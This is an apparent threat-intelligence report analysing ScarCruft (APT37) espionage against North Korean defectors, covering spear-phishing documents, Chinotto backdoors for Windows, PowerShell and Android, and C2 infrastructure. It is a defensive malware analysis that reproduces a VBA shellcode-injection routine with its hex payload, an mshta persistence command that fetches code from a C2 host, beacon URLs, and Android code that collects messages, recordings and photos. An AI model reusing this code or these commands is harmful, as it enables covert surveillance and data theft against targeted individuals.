ScarCruft surveilling North Korean defectors and human rights activists

securelist.com/scarcruft-surveilling-north-korean-defectors-and-human-rights-activists/105074/

Authors

GReAT

The ScarCruft group (also known as APT37 or Temp.Reaper) is a nation-state sponsored APT actor we first reported in 2016. ScarCruft is known to target North Korean defectors, journalists who cover North Korea-related news and government organizations related to the Korean Peninsula, between others. Recently, we were approached by a news organization with a request for technical assistance during their cybersecurity investigations. As a result, we had an opportunity to perform a deeper investigation on a host compromised by ScarCruft. The victim was infected by PowerShell malware and we discovered evidence that the actor had already stolen data from the victim and had been surveilling this victim for several months. The actor also attempted to send spear-phishing emails to the victims' associates working in businesses related to North Korea by using stolen login credentials.

Based on the findings from the compromised machine, we discovered additional malware. The actor utilized three types of malware with similar functionalities: versions implemented in PowerShell, Windows executables and Android applications. Although intended for different platforms, they share a similar command and control scheme based on HTTP communication. Therefore, the malware operators can control the whole malware family through one set of command and control scripts.


We were working closely with a local CERT to investigate the attacker's command and control infrastructure and as a result of this, we were able better understand how it works. The APT operator controls the malware using a PHP script on the compromised web server and controls the implants based on the HTTP parameters. We were also able to acquire several log files from the compromised servers. Based on said files, we identified additional victims in South Korea and compromised web servers that have been utilized by ScarCruft since early 2021. Additionally, we discovered older variants of the malware, delivered via HWP documents, dating back to mid-2020.

More information about ScarCruft is available to customers of Kaspersky Intelligence Reporting. Contact: intelreports@kaspersky.com

Spear-phishing document

Before spear-phishing a potential victim and sending a malicious document, the actor contacted an acquaintance of the victim using the victim's stolen Facebook account. The actor already knew that the potential target ran a business related to North Korea and asked about its current status. After a conversation on social media, the actor sent a spear-phishing email to the potential victim using a stolen email account. The actor leveraged their attacks using stolen login credentials, such as Facebook and personal email accounts, and thereby showed a high level of sophistication.

After a Facebook conversation, the potential target received a spear-phishing email from the actor. It contains a password-protected RAR archive with the password shown in the email body. The RAR file contains a malicious Word document.



Spear-phishing email and decoy

This document contains a lure related to North Korea.

MD5	File name	Modified time	Author	Last saved user
baa9b34f152076ecc4e01e35ecc2de18	북한의 최근 정세와 우리의 안보.doc (North Korea's latest situation and our national security)	2021-09-03 09:34:00	Leopard	Cloud

This document contains a malicious macro and a payload for a multi-stage infection process. The first stage's macro contains obfuscated strings and then spawns another macro as a second stage.

The first stage macro checks for the presence of a Kaspersky security solution on the victim's machine by trying the following file paths:

- C:\Windows\avp.exe # Kaspersky AV
- C:\Windows\Kavsvc.exe # Kaspersky AV
- C:\Windows\clisve.exe # Unknown

If a Kaspersky security solution is indeed installed on the system, it enables trust access for Visual Basic Application (VBA) by setting the following registry key to '1':

```
1  HKEY_CURRENT_USER\Software\Microsoft\Office\[Application.Version]\Word\Security\AccessVBOM
```

By doing so, Microsoft Office will trust all macros and run any code without showing a security warning or requiring the user's permission. Next, the macro creates a mutex named 'sensiblemtv16n' and opens the malicious file once more. Thanks to the "trust all macros" setting, the macro will be executed automatically.

If no Kaspersky security software is installed, the macro directly proceeds to decrypt the next stage's payload. In order to achieve this, it uses a variation of a substitution method. The script compares the given encrypted string with a second string to get an index of matched characters. Next, it receives a decrypted character with an index acquired from the first string.

- First string: BU+13r7JX9A)dwxvD5h2WpQOGfbmNKPcLelj(kogHs.#yi*IET6V&tC,uYz=Z0RS8aM4Fqn
- Second string: v&tC,uYz=Z0RS8aM4FqnD5h2WpQOGfbmNKPcLelj(kogHs.#yi*IET6V7JX9A)dwxBU+13r

The decrypted second stage Visual Basic Application (VBA) contains shellcode as a hex string. This script is responsible for injecting the shellcode into the process notepad.exe.

```
Sub main()
    Const STARTF_USESHOWWINDOW = &H1
    Const SW_SHOW = 5
    Const SW_Hide = 0
    Const PROCESS_ALL_ACCESS = &H1F0FFF
    Const MEM_COMMIT = &H1000
    Const MEM_RESERVE = &H2000
    Const MEM_RESET = &H8000
    Const PAGE_EXECUTE_READWRITE = &H40
    Dim proc As PROCESS_INFORMATION
    Dim PID As Long
    Dim src_str As Variant
src_str = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &H50, &HE8, &H4, &H0, &H0, &H0, &H85, &HC0, &H75, &H7, &H8B, &H4, &H24
&HFF, &H55, &HF4, &H89, &H45, &HFC, &HC7, &H45, &HD4, &H77, &H69, &H6E, &H69, &HC7, &H45, &HD8, &H6E, &H65, &H74, &H2E, &H
&H61, &H1, &H0, &H0, &H89, &H45, &HF8, &H83, &H7D, &HF8, &H0, &H74, &HC, &H8B, &H4D, &HFC, &HE8, &H31, &H0, &H0, &H0, &H85
&H3B, &HF2, &H72, &HF6, &H5E, &HC3, &H80, &H39, &H3C, &H75, &H21, &H80, &H79, &H1, &H3F, &H75, &H1B, &H80, &H79, &H2, &H78
&H40, &HC, &H89, &H4D, &HEC, &H8B, &H78, &HC, &HE9, &HA7, &H0, &H0, &H0, &H8B, &H47, &H30, &H33, &HF6, &H8B, &H5F, &H2C, &
&HCE, &HD, &H80, &H3C, &HF, &H61, &H89, &H55, &HF8, &H7C, &H9, &H8B, &HC2, &H83, &HC0, &HE0, &H3, &HF0, &HEB, &H3, &H3, &H
&H4, &H89, &H4D, &HF8, &H8B, &HD1, &H89, &H45, &HE4, &H8A, &HA, &HC1, &HCF, &HD, &HF, &HBE, &HC1, &H3, &HF8, &H42, &H84, &
&HFF, &HFF, &H33, &HC0, &H5F, &H5E, &H5B, &HC9, &HC3, &H8B, &H75, &HF0, &H8B, &H44, &H16, &H24, &H8D, &H4, &H58, &HF, &HB7
&HDC, &H4D, &H79, &H41, &H67, &HC7, &H45, &HE0, &H65, &H6E, &H74, &H0, &HE8, &HDF, &HFE, &HFF, &HFF, &HB9, &H77, &H87, &H7
&H50, &H89, &H5D, &HE8, &HFF, &HD6, &H89, &H45, &HE4, &H85, &HC0, &H74, &H3F, &H57, &H68, &H0, &H0, &H0, &H84, &H57, &H57,
&H5D, &HE8, &H56, &HFF, &HD3, &HFF, &H75, &HE4, &HFF, &HD3, &H8B, &HC7, &H5F, &H5E, &H5B, &HC9, &HC3, &H68, &H74, &H74, &H
&H4C, &H79, &H38, &H78, &H5A, &H48, &H4A, &H32, &H4C, &H6D, &H31, &H7A, &H4C, &H33, &H55, &H76, &H63, &H79, &H46, &H42, &H
&H56, &H48, &H67, &H2F, &H72, &H6F, &H6F, &H74, &H2F, &H63, &H6F, &H6E, &H74, &H65, &H6E, &H74, &H0)
```

Shellcode in the second stage VBA

The shellcode contains the URL to fetch the next stage payload. After fetching the payload, the shellcode decrypts it with trivial single-byte XOR decryption. Unfortunately, we weren't able to gather the final payload when we investigated this sample.

The payload's download path is:

```
1  hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalVyZDlodU1wUWNjTGt4bXhBV0pjQU1ja2M_ZT1mUnc4
```

Host investigation

As a result of our efforts in helping the victim with the analysis, we had a chance to investigate the host of the owner who sent the spear-phishing email. When we first checked the process list, there was a suspicious PowerShell process running with a rather suspicious parameter.

This PowerShell command was registered via the Run registry key as a mechanism for persistence:

Registry path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run – ONEGO

```
1  c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 300000
   2.2.2.2 || mshta hxxp://[redacted].cafe24[.]com/bbs/probook/1.html
```

This registry key causes the HTML Application (HTA) file to get fetched and executed by the mshta.exe process every time the system is booted. The fetched '1.html' is an HTML Application (.hta) file that contains Visual Basic Script (VBS), which eventually executes PowerShell commands.
The PowerShell script offers simple backdoor functionalities and continuously queries the C2 server with HTTP POST requests containing several parameters. At first, it sends a beacon to the C2 server with the host name:

```
1  hxxp://[redacted].cafe24[.]com/bbs/probook/do.php?type=hello&direction=send&id=[host name]
```

Next, it attempts to download commands from the C2 server with the following format:

```
1  hxxp://[redacted].cafe24[.]com/bbs/probook/do.php??type=command&direction=receive&id=
```

If the HTTP response from the C2 server is 200, it checks the response data and executes the delivered commands.

Delivered data	Description
ref:	Send a beacon to the C2 server: HTTP request: ?type=hello&direction=send&id=
cmd:	If the command data includes 'start', execute the given command with cmd.exe and send base64 encoded 'OK' with the following POST format. Otherwise, it executes the given command, redirecting the result to the result file (%APPDATA%\desktop.dat), and sends the contents of the file after base64 encoding. HTTP request: ?type=result&direction=send&id=

We discovered additional malware, tools and stolen files from the victim's host. Due to limited access to the compromised host, we were unable to figure out the initial infection vector. However, we assess this host was compromised on March 22, 2021, based on the timestamp of the suspicious files. One characteristic of the malware we discovered from the victim is the writing of execution results from commands to the file "%appdata%\desktop.dat". According to the Master File Table (MFT) information, this file was created the same day, March 22, 2021, and the last modification time is on September 8, 2021, which means this file was used until just before our investigation.

Using the additional tools, the malware operator collected sensitive information from this victim, although we can't assess exactly how much data was exfiltrated and what kind of data was stolen. Based on the timestamp of the folders and files created by the malware, the actor collected and exfiltrated files as early as August 2021. The log files with the .dat extension are encrypted, but can be decrypted with the one-byte XOR key 0x75. These log files contain the uploading history. We found two log files and each of them contains slightly different logs. The 'B14yNKWdROad6DDeFxkxPZpsUmb.dat' file contains zipping and uploading of the folder bearing the same name. The log file presents the process as: "Zip Dir Start > Up Init > Up Start > Up File Succeed > Zip Dir Succeed". According to the log file, the malware operator collected something from the infected system in this folder and uploaded it after archiving.

```
Zip Dir Start - g:\»çÁøµé
Up Init - C:\Users\    \AppData\Roaming\B14yNKWdROad6DDeFxkxPZpsUmb\e_hjjjpXahBJ
Up Start - C:\Users\    \AppData\Roaming\B14yNKWdROad6DDeFxkxPZpsUmb\e_hjjjpXahBJ
Up File Succeed - C:\Users\    \AppData\Roaming\B14yNKWdROad6DDeFxkxPZpsUmb\e_hjjjpXahBJ
Zip Dir Succeed - g:\»çÁøµé
```


File archiving and uploading log

The other log file, named "s5gRAEs70xTHkAdUjl_DY1fD.dat", also contains a file uploading history, except for file zipping messages. It processes each file with this procedure: "Up Init > Up Start > Up File Succeed".

```
Up Init - C:\Users\    \AppData\Roaming\s5gRAEs70xTHkAdUjl_DY1fD\e_PR9H4c4x7a
Up Start - C:\Users\    \AppData\Roaming\s5gRAEs70xTHkAdUjl_DY1fD\e_PR9H4c4x7a
Up File Succeed - C:\Users\    \AppData\Roaming\s5gRAEs70xTHkAdUjl_DY1fD\e_PR9H4c4x7a
Up Init - C:\Users\    \AppData\Roaming\s5gRAEs70xTHkAdUjl_DY1fD\e_NxVs08wMuQ
Up Start - C:\Users\    \AppData\Roaming\s5gRAEs70xTHkAdUjl_DY1fD\e_NxVs08wMuQ
Up File Succeed - C:\Users\    \AppData\Roaming\s5gRAEs70xTHkAdUjl_DY1fD\e_NxVs08wMuQ
```

File uploading log

Based on what we found from this victim, we can confirm that the malware operator collected screenshots and exfiltrated them between August 6, 2021 and September 8, 2021. Based on what we found out from the victim, we can summarize the whole infection timeline. We suspect this host was compromised on March 22, 2021. After the initial infection, the actor attempted to implant additional malware, but an error occurred that led to the crash of the malware. The malware operator later delivered the Chinotto malware in August 2021 and probably started to exfiltrate sensitive data from the victim.



Timeline of the attack on the victim

Windows executable Chinotto

As a result of the host investigation, we discovered a malicious Windows executable and found additional malware variants from VirusTotal and our own sample collection. One of the Windows executables contains a build path and the malware author appears to call the malware "Chinotto".

PDB path

The technical specifications in this analysis are based on the Chinotto malware (MD5 00df5bbac9ad059c441e8fef9fefc3c1) we discovered from the host investigation. One of the characteristics of this malware is that it contains a lot of garbage code to impede analysis. During runtime, the malware copies unused data to the allocated buffer before copying the real value; or allocates an unused buffer, filling it with meaningless data, and never uses it.

It also restores functional strings such as C2 addresses and debugging messages to the stack at runtime. The malware creates a mutex and fetches the C2 addresses, which are different for each sample we discovered:

1. Mutex: NxaNnkHnJiNAuDCcoCKRAngjHVUZG2hSZL03pw8Y
2. C2 address: hxxp://luminix.openhaja[.]com/bbs/data/proc1/proc.php

In order to generate the identification value of the victim, the malware acquires both computer and user name and combines them in the format '%computer name%_%user name%'. Next, it encrypts the acquired string with the XOR key 'YFXAWSAEAXee12D4' and encodes it with base64.

The backdoor continuously queries the C2 server, awaiting commands from the malware operator. We observed an early version of Chinotto malware (MD5 55afe67b0cd4a01f3a9a6621c26b1a49) which, while it also follows this simple principle, uses a hard-coded backdoor command 'scap'. This means this specific sample is only designed for exfiltrating the victim's screenshot.

The Chinotto malware shows fully fledged capabilities to control and exfiltrate sensitive information from the victims.

Command	Description
ref:	Send beacon to the C2 server: http://[C2 URL]?ref=id=%s&type=hello&direction=send
cmd:	Execute Windows commands and save the result to the %APPDATA%\s5gRAEs70xTHkAdUjl_DY1f.dat file after encrypting wit one-byte XOR key
down:	Download file from the remote server
up:	Upload file
state:	Upload log file (s5gRAEs70xTHkAdUjl_DY1fD.dat)
regstart:	Copy current malware to the CSIDL_COMMON_DOCUMENTS folder and execute command to register file to run registry: "reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v a2McCq /t REG_SZ /d %s /f"
cleartemp:	Remove files from folder "%APPDATA%\s5gRAEs70xTHkAdUjl_DY1fD"
updir:	Archive directory and upload it. Archive is XOR encoded using the same key used when creating the identification value: 'YFXAWSAEAXee12D4'
init:	Collect files with following extensions from the paths CSIDL_DESKTOP, CSIDL_PERSONAL(CSIDL_MYDOCUMENTS), CSIDL_MYMUSIC, CSIDL_MYVIDEO. Downloads and upload them to C2 server: jpg|jpeg|png|gif|bmp|hwp|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|aac|wav|wma|3gpp|eml|lnk|zip|rar|egg|alz|7z
scap:	Take a screenshot, save it to the folder "%appdata%\s5gRAEs70xTHkAdUjl_DY1fD" in an archived format. The file to store the screenshot has an 'e_' prefix and 10 randomly generated characters as a filename. When uploading the screenshot file, it uses 'wrpdwRwsFEse' as the filename
run:	Run Windows commands with ShellExecuteW API
chdec:	Download an encrypted file and decrypt it via CryptUnprotectData API
update:	Download updated malware and register it: reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v m4cVWKDsa9WxAWr41iaNGR /t RE /d %s /f
wait:	Sleep for 30 minutes
wakeup:	Wake up after 2.5 seconds

Another malware sample (MD5 04ddb77e44ac13c78d6cb304d71e2b86) that demonstrated a slight difference during runtime was discovered from the same victim. This is the same fully featured backdoor, but it loads the backdoor command using a different scheme. The malware checks for the existence of a '*.zbpiz' file in the same folder. If it exists, it loads the file's content and uses it as a backdoor command after decrypting. The malware authors keep changing the capabilities of the malware to evade detection and create custom variants depending on the victim's scenario.

In addition, there are different Windows executable variants of the Chinotto malware. Apart from the conventional Chinotto malware mentioned above, a different variant contains an embedded PowerShell script. The spawned PowerShell command has similar functionality to the PowerShell we found from the victim. However, it contains additional backdoor commands, such as uploading and downloading capabilities. Based on the build timestamp of the malware, we assess that the malware author used the PowerShell embedded version from mid-2019 to mid-2020 and started to use the malicious, PowerShell-less Windows executable from the end of 2020 onward.

Android Chinotto

Based on the C2 communication pattern, we discovered an Android application version of Chinotto malware (MD5 56f3d2bcf67cf9f7b7d16ce8a5f8140a). This malicious APK requests excessive permissions according to the AndroidManifest.xml file. To achieve its purpose of spying on the user, these apps ask users to enable various sorts of permissions. Granting these permissions allows the apps to collect sensitive information, including contacts, messages, call logs, device information and audio recordings. Each sample has a different package name, with the analyzed sample bearing "com.secure.protect" as a package name.

The malware sends its unique device ID in the same format as the Windows executable version of Chinotto.

```
1  Beacon URI pattern: [C2 url]?type=hello&direction=send&id=[Unique Device ID]
```

Next, it receives a command after the following HTTP request:

```
1  Retrieve commands: [C2 url]?type=command&direction=receive&id=[Unique Device ID]
```

If the delivered data from the C2 server is not "ERROR" or "Fail", the malware starts to carry out backdoor operations.


Command	URI pattern	Description
ref:	?type=hello&direction=send&id=	Send the same beacon request to the C2 server
down	?type=file&direction=send&id=	Upload the temporary file (/sdcard/.temp-file.dat) to the C2 server and remove it from local storage.
UriP	?type=file&direction=send&id=	Save temporary file path to the result file (/sdcard/result-file.dat) and upload the temporary file.
UploadInfo	?type=hello&direction=send&id= ?type=file&direction=send&id=	After sending a beacon, collect the following information to the /icloud/tmp-web path: • Info.txt: Phone number, IP address, SDK version (OS version), Temporary file path • Sms.txt: Save all text messages with JSON format • Calllog.txt: Save all call logs with JSON format • Contact.txt: Save all contact lists with JSON format • Account.txt: Save all account information with JSON format Upload collected file after archiving. The archived file is encrypted by AES with the key "3399CEFC3326EEFF".
UploadFile	?type=file&direction=send&id=	Execute command 'cd /sdcard;ls -alR', save the result to the temporary file (/sdcard/.temp-file.dat) and upload it. Upload all thumbnails and photos after encrypting via AES and the key "3399CEFC3326EEFF".
ETC	?type=file&direction=send&id=	Execute command saving the result to the result file (/sdcard/result-file.dat) and upload the result ?type=file&direction=send&id

We found that the actor had an interest in a more specific file list in one variant (MD5 cba17c78b84d1e440722178a97886bb7). The 'UploadFile' command of this variant uploads specific files to the C2 server. The AMR file is an audio file generally used for recording phone calls. Also, Huawei cloud and Tencent services are two of the targets. To surveil the victim, the list includes target folders as well as /Camera, /Recordings, /KakaoTalk (a renowned Korean messenger), /문건(documents), /사진(pictures) and /좋은글(good articles).

```
if (paramBoolean2) {
  processImportantFile(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DCIM), "");
  processImportantFile(Environment.getDataDirectory(), ".amr");
  processImportantFile(Environment.getExternalStorageDirectory(), ".amr");
  processImportantFile(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_PICTURES), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/Huawei/CloudDrive/.thumbnail"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/tencent/MicroMsg/Download"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/tencent/MicroMsg/WeChat"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/tencent/MicroMsg/WeiXin"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/Camera"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/Recordings"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/KakaoTalk"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/문건"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/사진"), "");
  processImportantFile(new File(Environment.getExternalStorageDirectory().getPath() + "/좋은글"), "");
  uploadToWeb();
  return;
 }
}
```

Targeted files and folders

To sum up, the actor targeted victims with a probable spear-phishing attack for Windows systems and smishing for Android systems. The actor leverages Windows executable versions and PowerShell versions to control Windows systems. We may presume that if a victim's host and mobile are infected at the same time, the malware operator is able to overcome two-factor authentication by stealing SMS messages from the mobile phone. After a backdoor operation with a fully featured backdoor, the operator is able to steal any information they are interested in. Using the stolen information, the actor further leverages their attacks. For example, the group attempts to infect additional valuable hosts and contact potential victims using stolen social media accounts or email accounts.



Attack procedure

Older malicious HWP documents

The threat actor behind this campaign delivered the same malware with a malicious HWP file. At that time, lures related to COVID-19 and credential access were used.

HWP hash	HWP file name	Dropped payload hash
f17502d3e12615b0fa8868472a4eabfb	코로나19 재감염 사례-백신 무용지물.hwp (Covid-19 reinfection case-Useless vaccine.hwp)	72e5b8ea33aeb083631d1e8b302e76af (Visual Basic Script)
c155f49f0a9042d6df68fb593968e110	계정기능 제한 안내.hwp (Notice of limitation of account.hwp)	5a7ef48fe0e8ae65733db64ddb7f2478 (Windows executable)

The Visual Basic Script created by the first HWP file (MD5 f17502d3e12615b0fa8868472a4eabfb) has similar functionalities to the Chinotto malware. It also uses the same HTTP communication pattern. The second payload dropped from the malicious HWP is a Windows executable executing an embedded PowerShell script with the same functionalities. These discoveries reveal related activity dating back to at least mid-2020.

Infrastructure

In this campaign, the actor relied solely on compromised web servers, mostly located in South Korea. During this research we worked closely with the local CERT to take down the attacker's infrastructure and had a chance to look into one of the scripts on the C2 servers that control the Chinotto malware. The C2 script (named "do.php") uses several predefined files to save the client's status (shakest) and commands (comcmd). Also, it parses several parameters (id, type, direction, data) delivered by the HTTP request from the implant:


```
1    $type = "";            # 'type' parameter
2    $shakename = "shakest"; # Save client status
3    $comcmdname = "comcmd"; # Save commands
4    $btid = "";            # Client unique ID
5    $direction = "";       # 'direction' parameter
6    $data = "";            # 'data' parameter
7
8    if (isset($_GET['id'])){
9    $btid = $_GET['id'];
10   }
11   if (isset($_GET['type'])){
12   $type = $_GET['type'];
13   }
14   if (isset($_GET['direction'])){
15   $direction = $_GET['direction'];
16   }
17   if (isset($_GET['data'])){
18   $data = $_GET['data'];
19   ..
20   $comname = $btid."";
21   $comresname = $comname . "-result";
```

In order to control the client, the C2 script uses HTTP parameters. First, it checks the value of the 'type' parameter. The 'type' parameter carries four values: hello, command, result, and file.

Value of 'type' param	Description
hello	Report and control the client status
command	Hold the command from the operator or retrieve the command from the client
result	Upload the command execution result or retrieve the command
file	Upload file to the C2 server

'hello' type

